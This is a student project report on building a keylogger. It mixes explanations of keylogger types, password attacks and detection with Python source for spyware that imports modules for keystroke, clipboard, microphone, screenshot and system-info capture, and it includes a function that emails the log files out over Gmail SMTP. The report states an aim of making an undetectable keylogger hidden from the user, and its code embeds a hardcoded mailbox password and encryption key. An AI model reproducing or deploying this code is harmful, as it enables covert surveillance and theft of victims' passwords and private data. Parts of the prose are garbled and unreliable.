PROFESSIONAL TRAINING REPORT

Sathyabama Institute of Science and Technology
(Deemed to be University)

Submitted in partial fulfillment of the requirements for theaward of Bachelor of Engineering Degree in Computer Science and Engineering

By

MOHAMMED ARSHAD A

REG. NO: 40110769

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

SCHOOL OF COMPUTING

SATHYABAMA INSTITUTE OF SCIENCE AND TECHNOLOGY
JEPPIAAR NAGAR, RAJIV GANDHI SALAI,
CHENNAI - 600119, TAMILNADU

OCT 2022

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited with Grade “A” by NAAC
(Established under Section 3 of UGC Act, 1956)
JEPPIAAR NAGAR, RAJIV GANDHI SALAI, CHENNAI- 600119
www.sathyabamauniversity.ac.in

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

BONAFIDE CERTIFICATE

This is to certify that this project report is the bonafide work of **MOHAMMED ARSHAD A (40110769)** who carried out the project entitled “**SYSTEM SURVEILLANCE USING KEYLOGGER**” under my supervision from Aug 2022 to Oct 2022.

INTERNAL GUIDE
Mr. T. Venketbabu

HEAD OF THE DEPARTMENT
Dr. L. Lakshmanan, M.E., Ph.D.

Submitted for Viva voce Examination held on ____________________

INTERNAL EXAMINER **EXTERNAL EXAMINER**

DECLARATION

I, **MOHAMMED ARSHAD A** hereby declare that the project report entitled **SYSTEM SURVEILLANCE USING KEYLOGGER** done by me under the guidance of **MR. T. VENKETBABU** at is submitted in partial fulfillment of the requirements for the award of Bachelor of Engineering Degree in Computer Science and Engineering.

DATE:

PLACE: **SIGNATURE OF THE CANDIDATE**

ACKNOWLEDGEMENT


I am pleased to acknowledge my sincere thanks to the **Board of Management** of **SATHYABAMA** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T. SASIKALA M.E., Ph.D.**, **Dean**, School of Computing, **Dr. S. VIGNESHWARI, M.E., Ph.D.** and **Dr. L. LAKSHMANAN, M.E., Ph.D., Heads of the Department** of **Computer Science and Engineering** for providing me necessary support and details at the right time during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Project Guide **MR. T. VENKETBABU.,** for his valuable guidance, suggestions and constant encouragement paved way for the successful completion of my project work.

I wish to express my thanks to all Teaching and Non - Teaching staff members of the **Department of Computer Science and Engineering** who were helpful in many ways for the completion of the project

TRAINING CERTIFICATE



TG Cyberlabs.

Security our Priority...

CERTIFICATE

OF PROJECT COMPLETION

PROUDLY PRESENTED TO :

Mohammed Arshad

has successfully completed the project titled

SYSTEM SURVEILLANCE USING KEYLOGGER

With expected outcome.

APPROVED BY

TEAM TG CYBERLABS

October 28, 2022

TABLE OF CONTENTS

ABSTRACT

A Keylogger generally referred as a keystroke or system monitor. Keystroke could be a reasonably police work technology accustomed monitor and record every keystroke written on a particular data input device. Keylogging usually used as a spyware tool by cybercriminals to steal in person recognizable info, login credentials and sensitive enterprise knowledge. Keystroke is employed to visualize employer's performance to watch their laptop activities, oldsters to supervise their children's net usage, device homeowners to trace attainable unauthorized activity on their devices or enforcement agencies to analyze incidents involving laptop. The method can be thought-about moral or acceptable in variable degrees. Some numerous keylogging techniques, extending from hardware and software-based methodologies. Keyloggers are easy to detect, but once it infects our computer, it can cause unauthorized transactions. Data-stealing malware attacks are prevalent today. This paper presents an overview of different types of password attacks and analyzing prevention and detection techniques of keylogger attacks and some preventive measures to reduce the malware attacks and detection of personal data. In the world with increasing technology the safety should also increase. The effect of malware is getting worse, studies say. There are two kinds of malware analysis listed here. Static Malware Analysis is one, and Dynamic Malware Analysis is another. It is likely that about one out of many large companies systematically monitors the computer, internet, or email use of its user's employees. Today, over a hundred different products are available that will allow companies to see what their customers do on their "Personal" computers, in their emails, and on the internet at work. This paper, of course, aims to propose a real time working keylogger. Both keystrokes along with the screenshot of the application in which the keystrokes were entered are logged by the keylogging software and sent via an email. Using this we capture all information in text form. Security is the at most importance in the current generation and thus key logging and its other functions motivated us to take up the top


CHAPTER 1

1 INTRODUCTION

Malware is the process of disturbing system like collect sensitive data and gain access to systems. Malware such as malicious - intention apps help these individuals achieve their objectives. We concentrate on a specific form of malware, keyloggers. Ancient authentication systems want to defend access to on-line services (such as passwords) square measure prone to attack by the introduction of a keystroke faller to the service user's pc. Detecting and preventing malware attack is very important in cyber world as malwares can badly affect computer operation. Once a hacker got access to private user data, he/she can easily make money transfer from user account to untrusted account. The private data can have many consequences which can prove to be more hazards than particular individual’s financial loss. We can summarize malware as program intentionally developed for damaging computer specifically those have internet connection. Keyloggers square measure a significant threat to users and therefore the user’s information, as they track the keystrokes to intercept passwords and different sensitive data typewritten in through the keyboard. this provides hackers the good thing about accesses the PIN codes and account numbers, passwords to on-line searching sites, email id’s, email logins and different hint etc. when the hackers get access to the user’s private and sensitive information, they can take advantage of the extracted data to perform online money transaction the user’s account. Keyloggers will typically be used as a spying tool to compromise business and state-owned company’s information. The most objective of keyloggers is to interfere within the chain of events that happen once a secret is ironed and once the information is displayed on the monitor as a result of a keystroke. Today, the Internet is becoming an integral part of many people's everyday lives. Many resources are available on the Internet and are also rising day by day. Examples of commercial services offered on the Internet are online banking or advertisement.

1.1 CYBERSECURITY AND CRYPTOGRAPHY

Cyber security is that the follow of protective systems, networks, and programs from digital attacks. These cyberattacks square measure typically aimed toward accessing, changing, or destroying sensitive information; extorting cash from users; or interrupting traditional business processes. Implementing effective cyber security measures is especially difficult these days as a result of their square measure a lot of devices than folks, and attackers are getting a lot of innovative. Cryptography is that the technique for secure communication within the presence of third parties is termed as adversaries. It deals with developing and analyzing protocols which prevents malicious third parties from retrieving information being shared between two entities thereby following the various aspects of information security. Secure communication refers to the situation wherever the message or information shared between two parties can't be accessed by associate degree opponent. In Cryptography, associate degree opponent may be a malicious entity that aims to retrieve precious data or information thereby undermining the principles of data security. Data Confidentiality, information Integrity, Authentication and Non-repudiation square measure core principles of contemporary cryptography



1.2 KEYLOGGER

Keyloggers are commonly referred to as tracking software, software for controlling user operation, controlling keystroke systems, keystroke recorders, keystroke loggers, keyboard sniffers, and snoop ware. While keyloggers primary objective is to track the keyboard behavior of a user, they now have capabilities that extend beyond that feature. Some keyloggers, known as screen scrapers, allow a target machine to be visually tracked by taking periodic snapshots of the screen. Keyloggers are often used to track the activities of users and to capture data such as personally identifiable or otherwise private or sensitive data.


Keyloggers, including viruses and worms, are distinct from other forms of spyware or malware. There are several various computer-based operations being tracked by keyloggers. Users' keystrokes or other operating system activities are saved and/or transmitted through keyloggers on local or remotely accessible discs. In most cases, keyloggers send the keystroke logs to the attackers by email. **The Websense Web @ Work Survey 2006** reported that the growth in keylogger instances had increased. There are several various computer-based operations being tracked by keyloggers.

1.2.1 Hardware Keyloggers

Small electronic devices used to record the data between a keyboard interface and an I / O port are hardware keyloggers. After being installed on a computer system, they store the keystrokes in their built-in memory. Some models are mounted within the computer case, within the keyboard port, or directly within the keyboard itself, while others are plugged into the end of the keyboard cord. This hardware does not use the resources of any computer. Anti-viral tools or scanners cannot identify it because it operates on the hardware platform. It also does not use the hard disc of the computer to store the records of the keystrokes. The recorded keystrokes can be stored in their own memory, which normally exceeds 2 MB, in encrypted form. To relay keystrokes using the improved encoding scheme, an acoustic keylogger, a sort of hardware keylogger, was implemented. This is accomplished by examining the repetition frequency, the timing of different keyboard strokes, and other background details of related acoustic keystroke signatures. This keylogger is potentially more noticeable than a conventional keylogger because it absorbs the processing resources of a computer during data transmission, and because it causes faint, structured sounds to be generated by the internal computer.

1.2.2 Software Keyloggers

In the target operating system, software keyloggers monitor systems that collect keystroke data, store them on disc or in remote locations and send them to the intruder who installed the keylogger. There are several real-life incidents that have involved keyloggers. Operating system-specific and Windows operating systems are tracking methods for device keyloggers. The operating system's keyboard driver converts a keystroke into a Windows message called WM KEYDOWN when a user presses a key in the WOS. In the machine message queue, this message is moved. The thread polling this queue sends the message to the active window's window procedure. The Keyboard State Table method, the Windows Keyboard Hook method, the Kernel-Based Keyboard Filter Driver method and Innovative methods are four main methods for designing keylogger systems. Software keyloggers work on the target computer’s operating system and gain unauthorized access to the hardware, hook into the keyboard with functions provided by the operating system, or use remote access software to transmit recorded data out of the target computer to a remote location.



```
           KeyLogger PS/2 2GB
           16296 bytes used (0.1%)
           11 of 1262890 pages used
--------------------------------------------------

MAIN MENU
-------------------------
1. View memory...
2. Erase memory...
3. Phrase search...
4. Net Detective...
5. Disable logging...
6. Change password...
7. Configuration options...
8. Unplug counter...
9. Exit
-------------------------
Please choose [1-9]: 8

Device was unplugged 1 time since last menu
access.
```

1.3 USAGE OF KEYLOGGERS

Both hardware keyloggers and software keyloggers have their advantages and disadvantages. It is depending on what purpose one will use the keylogger. Keyloggers are used in many different areas. There is a lot of legitimate software which is designed to allow system administrators to track what employees do throughout the day, or to allow users to track the activity of third parties on their computers. Keyloggers are also used in information technology organizations to troubleshoot technical problems with computers and business networks. Keyloggers can also be used by a family or business to monitor the network usage of people without their direct knowledge. Malicious individuals, also called hackers may use keyloggers on public computers to steal passwords or confidential informative entered to the computer via the keyboard. Hackers are using keyloggers for cyber espionage, identity theft, fraud and several more methods. Other areas for usage are: Detecting users, parents watching children, computer cyber criminals, private detectives, law enforcement, spouses and family members, employers, system administrators and in research for different areas. Keyloggers are also using for this research to detect hackers and attackers. Keyloggers are also used in honey- pots. For example, we can log the key strokes of an interactive session even if encryption is used to protect the network traffic.

1.4 VISIBILITY FOR KEYLOGGERS

A hardware keylogger is easy to spot if a user checks what is connected between to keyboard to the hardware on a computer, but software keyloggers are more difficult to detect, because they are software inside a computer. A good feature for a keylogger is that the keylogger is invisible and hard to detect on the current system. Especially if the purpose is to hide the keylogger for the users.

1.5 FEATURES OF KEYLOGGERS

Keylogger have different performances to log the interactivity. In Windows environments a lot more than keystrokes is logged. Here is a list of features for keyloggers.

1.5.1 Keystrokes Logging

Record all the key strokes

1.5.2 Clipboard Record

Record any words or texts which are copied and pasted on the clipboard or other file editing programs. The purpose of this is to be able to view the record in details about which user at what time have selected and copied what exact text information.

1.5.3 Application Tracking

All attempts to run any program can be logged. The purpose is to easily understand what time which user is running what applications in the computer

1.5.4 Websites Visited

All the web activity like site titles, clicking links, visiting web-pages URLs could be monitored and recorded by Keylogger. The logs are accurate to the exact time hence you are able to know what the user was involved in the specific computer activities.

1.5.5 Screen Capture

Screen shot allows you to understand what's going on with the computer without logging key strokes. For the screen shot, you can customize with capture interval and capture quality one the screen shot taken.

1.6 BENEFITS OF KEYLOGGER

- ✓ Parents can monitor their children's online activities.
- ✓ Law enforcement may use it to track incidents.
- ✓ Employers can use it to track the amount of work, employees are doing.
- ✓ It can be used to track keywords or phrases related to the company that may have a detrimental effect on the company's reputation.
- ✓ Sites can be blocked by categories, URL, and keyword blacklisting.


1.7 DRAWBACKS OF KEYLOGGER

- ✓ Keylogger can be sent to the victim's computer by phishing or social engineering, which can pose a serious threat.
- ✓ It can also be sent via a Trojan as an attachment or by other means.
- ✓ It can record all banking credentials and can then pass on that information to the hacker.
- ✓ Keylogger can be sent as part of a DoS attack and which can impact multiple victims' machines, thereby extracting card and banking information, which can cause a major financial setback.
- ✓ It can be further used a spying software on an individual's computer.
- ✓ Data collected by Keylogger in an organization set up may contain sensitive personal information of the employee and, if misused, may cause legal issues

CHAPTER 2

2 SYSTEM ANALYSIS

Keylogger is basically using keystroke logs to monitor the system and send the details to the admin through the mail server. Keyloggers provide the best solutions in case of such cases like; IT organizations can indicate their concerns by going after the culprit whose performance is deteriorating that of the whole organization, parents can maintain a check on their children's activities, a particular person's activities can be monitored, storing passwords of various social media profiles. Above all, keylogger is one of the best implementations of fundamentals of ethical hacking.



2.1 SYSTEM REQUIREMENTS

Hardware Requirements

1. Operating System	: Windows and Linux specified
2. RAM	: 512MB (minimum requirement)
3. Hard Disk	: 1GB working space (minimum requirement)

Software Requirements

1. Languages	: Python
2. Tools	: PyCharm, Python 3.10.8
3. Technology	: Advanced programming using Python

2.2 PROJECT SCOPE

Security is one of the major concerns in the world today. People and business firms spend a huge amount of money in order to keep their sensitive data secure. Hashing, Message codes, Encryption, Digital signatures are some of the most important ways to ensure the security of the system. But people often forget that these highly effective techniques come into play only after the actual data is created.

But there's a way to eavesdrop on the data while its being created. Keystroke Logging is one of the tools intruders often use to monitor and store the data about whatever events happen on the keyboard and mouse. Our aim is to make a highly undetectable Keylogger to intrude on a system. One of the main objectives would be to bury the program into the background apps so as to ensure that the user has no idea his system is compromised.

A keylogger can be either software or hardware. The use of remote keylogger allows the owner computer or an automated system to determine all cases where someone tries to type critical words and phrases, the transmission of which to a third party would lead to information security threats. In addition, the use of this software allows you to explore and analyze the computer incidents, determine the accuracy, efficiency and adequacy of staff reactions to external influences and restore information in the event of failures of computer systems.

2.3 OBJECTIVE

This is a software or hardware that is designed as keystroke recorder on a computer keyboard. This program monitors all keystrokes on the keyboard and mouse, as well as remembers the date and time of action. The use of remote keylogger allows the owner (security administrator) computer or an automated system to determine all cases where someone tries to type critical words and phrases, the transmission of which to a third party would lead to information security threats. Best remote keylogger enables to define all the cases in which someone tried to guess passwords and to check whether the personal computers were used after business hours. In addition, the use of this software allows you to explore and analyse the computer incidents, determine the accuracy, efficiency and adequacy of staff reactions to external influences and restore information in the event of failures of computer systems.

2.4 DIFFERENT TYPES OF PASSWORD ATTACKS

Keylogger has much type of techniques to hack their victims and crack that victim's password using these techniques. For authentication of any system password is first and foremost step so, passwords play an important role in daily life in various computing applications like ATM machines, internet services, windows login, authentication in mobiles etc. Intruders/hackers can make system vulnerable, can get access of it and can also get valuable information of ours.

2.4.1 Dictionary Attack

The dictionary attack is used by hackers to hack user's password easily. This will check the user's password word by word like dictionary and it also find the users psychology of creation of their password. Attackers get loads dictionary files of passwords and words to run against the user.

2.4.2 Bruteforce Attack

The brute force attack uses the program to crack the user's password. Multiple attempts with possible combinations of words were used to crack the account. The attacks start with commonly used, weak passwords like `Password123` are considered as week passwords.

2.4.3 Phishing Attack

The most-commonly used technique in today's modern world. This technique will involves using emails, text messages sent to fool the users into providing their credentials by clicking the link or image that will install the software or it will re-direct to fake website or account that was create by the hackers.

2.4.4 Rainbowtable Attack

The rainbow table attack is type of hacking that uses rainbow hash table to crack password. This uses hash table in cryptographic function to store password in database. When hackers are a pre-computed table of hash values that are pre-matched to possible plain text passwords.

2.4.5 Shoulder Surfing

Shoulder surfing is act of obtaining the personal and private Information behind the user's shoulder without their knowledge. By using this technique for financial gain, the activity is considered as identify theft.

2.4.6 Credential Stuffing

This attack says that danger of using same passwords for several accounts and this will lead to hacker to steal the password easily. In this attack, hacker sets the bot that automatically log into multiple accounts in parallel using fake IP address.

2.4.7 Password Spraying

In this attack the hackers consider that corporate passwords are related to business. The hackers look or do ground work to get information about particular corporate. By using this information, they can steal that password and store them for their future usage

2.4.8 Spidering

In this attack the hackers consider that corporate passwords are related to business. By using this information, they can steal that password and store them for their future usage.

2.4.9 Keylogger

Keylogger is type of capturing or monitoring the system by installing software to record all the keystrokes. By using this software, they can pass information to hackers or intruders.

2.5 HOW KEYLOGGER AND KEYBOARD WORK

Keylogger is a program that was used to secretly monitor and log all the keystrokes in a computer system. This program can be installed in a computer system or by sending them .jpg file or email to the user’s system. If the user clicks this type of images or emails their system gets hacked.

For example, if the keylogger sending the random image related prize, if the user clicks the image or typing their personal details they got hacked. This Section covers an overview that how the keylogger & keyboard works. Keylogger attack does that when unknown app or APK runs background of our system, when we type something in our system or if we visit any websites or if we type the bank account details that will be sent to the hacker. Keylogging can be two types they are hardware-based keylogging and software-based keylogging.

A hardware based keylogger, small device that serves as a connector between the computer and the keyboard. In this type, a piece of hardware that was inserted somewhere between computer and along keyboard’s cables. A software keylogger is like remote access it allows to access locally recorded data from the remote location. Some software keyloggers capture information when any of the keyboard key pressed as input.

It sends the event to operating system and it also sends the code to keyboard buffer. Whenever the key is pressed by user, every time the keylogger will be noticed. The keylogger can hack the particular user’s system and so that hacker can get database and bank details of that particular user.

2.6 PERFORMANCE

Since the performance counters are part of the default accounting infrastructure, monitoring the processes I/O came at negligible cost: for reasonable values of T, i.e., > 100ms, the load imposed on the CPU by the monitoring phase was less than 2%. On the other hand, injecting high keystroke rates introduced additional processing overhead throughout the system.

2.7 PROBLEM IDENTIFICATION

Hackers and other third parties are always looking for the vulnerabilities present inside the system. To gain knowledge about what they require from the organizations, they either gain access to the confidential data stored in the system and either cause harm to the integrity of data or may cause data loss. Another problem is that cybercrimes are increasing day by day. If we will have the chat logs or keystroke logs of victim’s laptop then we can easily analyse the entire planning of the victim which will provide the best solution to eradicate or solve the problem.

2.8 DETECTION AND REMOVAL

Due to the variety of keyloggers that use different techniques, no single detection or removal method is considered the most effective. Since keyloggers can manipulate an operating system kernel, examining a computer's Task Manager isn't necessarily enough to detect a keylogger.

Security software, such as an anti-keylogger software program, is designed specifically to scan for software-based keyloggers by comparing the files on a computer against a keylogger signature base or a checklist of common keylogger attributes. Using an anti-keylogger can be more effective than an antivirus or antispyware program. The latter may accidentally identify a keylogger as a legitimate program instead of spyware.

Depending on the technique an antispyware application uses, it may be able to locate and disable keylogger software with lower privileges than it has. Using a network monitor will ensure the user is notified each time an application tries to make a network connection, giving a security team the opportunity to stop any possible keylogger activity.

2.9 PROTECTION AGAINST KEYLOGGER

While visual inspection can identify hardware keyloggers, it is impractical and time-consuming to implement on a large scale. Instead, individuals can use a firewall to help protect against a keylogger. Since keyloggers transmit data back and forth from the victim to the attacker, the firewall could discover and prevent that data transfer.

Password managers that automatically fill in username and password fields may also help protect against keyloggers. Monitoring software and antivirus software can also keep track of a system's health and prevent keyloggers.


System cages that prevent access to or tampering with USB and PS/2 ports can be added to the user's desktop setup. Extra precautions include using a security token as part of two-factor authentication (2FA) to ensure an attacker cannot use a stolen password alone to log in to a user's account, or using an onscreen keyboard and voice-to-text software to circumvent using a physical keyboard.

CHAPTER 3

3 APPROACH AND METHODOLOGY

The environment the keyloggers is tested on, are several servers with bare- metal and different virtual servers with different virtual technologies en each server for monitoring the way the keystrokes are interpreted. A more wider test environment will give a much better result and analyses of keyloggers. A big concern will be to use a keylogger that the attacker cannot detect and how the keylogger uses time-stamps, if the keylogger has that future

3.1 ARCHITECTURE DIAGRAM



3.2 PROPOSED METHODOLOGY

When the code is executed, the user is asked to sign in using his email credentials. If the entered data is wrong an error will pop up not allowing the program to send the data. If the details are entered right the program starts to record the data the user types.

- ✓ For a normal letter, it gets added to the string
- ✓ If a backspace, the last letter gets deleted
- ✓ If space key is pressed, a white space is added between the words

3.3 MODULES USED

A module is a file containing Python definitions and statements. The file name is the module name with the suffix .py appended. Within a module, the module's name (as a string) is available as the value of the global variable __name__.

3.3.1 email.mime.multipart

A subclass of MIMEBase, this is an intermediate base class for MIME messages that are multipart. Optional _subtype defaults to mixed, but can be used to specify the subtype of the message.

3.3.2 email.mime.text

A subclass of MIMENonMultipart, the MIMEText class is used to create MIME objects of major type text. _text is the string for the payload. _subtype is the minor type and defaults to plain. _charset is the character set of the text and is passed as an argument to the MIMENonMultipart constructor.

3.3.3 email.mime.base

This is the base class for all the MIME - specific subclasses of Message. Ordinarily you won't create instances specifically of MIMEBase, although you could. MIMEBase is provided primarily as a convenient base class for more specific MIME - aware subclasses.

3.3.4 encoders

The email package provides some convenient encoders in its encoders module. These encoders are actually used by the MIMEAudio and MIMEImage class constructors to provide default encodings.

3.3.5 smtplib

The smtplib module defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP or ESMTP listener daemon.

3.3.6 socket

This module provides access to the BSD socket interface. It is available on all modern Unix systems, Windows, MacOS, and probably additional platforms.

3.3.7 win32clipboard

A module which supports the Windows Clipboard API.

3.3.8 pynput

This library allows you to control and monitor input devices.

3.3.9 time

This module provides various time-related functions. For related functionality, see also the datetime and calendar modules.

3.3.10 scipy

SciPy is a collection of mathematical algorithms and convenience functions built on the NumPy extension of Python. It adds significant power to the interactive Python session by providing the user with high-level commands and classes for manipulating and visualizing data.

3.3.11 sounddevice

This Python module provides bindings for the PortAudio library and a few convenience functions to play and record NumPy arrays containing audio signals.

3.3.12 cryptography

Cryptography includes both high level recipes and low-level interfaces to common cryptographic algorithms such as symmetric ciphers, message digests, and key derivation functions

3.3.13 getpass

Prompt the user for a password without echoing. The user is prompted using the string prompt, which defaults to 'Password: '. If echo free input is unavailable getpass() falls back to printing a warning message to stream and reading from sys.stdin and issuing a GetPassWarning.

3.3.14 requests

Requests allows you to send HTTP/1.1 requests extremely easily. There’s no need to manually add query strings to your URLs, or to form-encode your PUT & POST data

3.3.15 pillow

This library provides extensive file format support, an efficient internal representation, and fairly powerful image processing capabilities. The core image library is designed for fast access to data stored in a few basic pixel formats. It should provide a solid foundation for a general image processing tool.

3.3.16 urllib3

The urllib3 module is a powerful, sanity-friendly HTTP client for Python. It supports thread safety, connection pooling, client-side SSL/TLS verification, file uploads with multipart encoding, helpers for retrying requests and dealing with HTTP redirects, gzip and deflate encoding, and proxy for HTTP and SOCKS.

3.3.17 six

Six is a Python 2 and 3 compatibility libraries. It provides utility functions for smoothing over the differences between the Python versions with the goal of writing Python code that is compatible on both Python versions

3.4 SOURCE CODE

```
# libraries

from email.mime.multipart import MIMEMultipart

from email.mime.text import MIMEText

from email.mime.base import MIMEBase

from email import encoders

import smtplib

import socket

import platform

import win32clipboard

from pynput.keyboard import Key, Listener

import time

import os

from scipy.io.wavfile import write

import sounddevice as sd

from cryptography.fernet import Fernet

import getpass

from requests import get

from multiprocessing import Process, freeze_support

from PIL import ImageGrab
```

```
# log files
keys_information = "key_log.txt"
system_information = "systeminfo.txt"
clipboard_information = "clipboard.txt"
audio_information = "audio.wav"
screenshot_information = "screenshot.png"
keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
clipboard_information_e = "e_clipboard.txt"

microphone_time = 30
time_iteration = 15
number_of_iterations_end = 3

email_address = "completekeyloggerpt1@gmail.com"
password = "hilfbqrtzmscwfqk"
username = getpass.getuser()
toaddr = "completekeyloggerpt1@gmail.com"
key = "bREqU7BC-osK_e1mBHHLRs3zpJjZoR09dp0vBeDh7Hk="
file_path = "F:\\Project Files\\Python"
extend = "\\"
file_merge = file_path + extend
```

```
# email controls
def send_email(filename, attachment, toaddr):
    fromaddr = email_address
    msg = MIMEMultipart()
    msg['From'] = fromaddr
    msg['To'] = toaddr
    msg['Subject'] = "Log File"
    body = "Body_of_the_mail"
    msg.attach(MIMEText(body, 'plain'))
    filename = filename
    attachment = open(attachment, 'rb')
    p = MIMEBase('application', 'octet-stream')
    p.set_payload(attachment.read())
    encoders.encode_base64(p)
    p.add_header('Content-Disposition', "attachment; filename= %s"% filename)
    msg.attach(p)
    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.starttls()
    s.login(fromaddr, password)
    text = msg.as_string()
    s.sendmail(fromaddr, toaddr, text)
    s.quit()
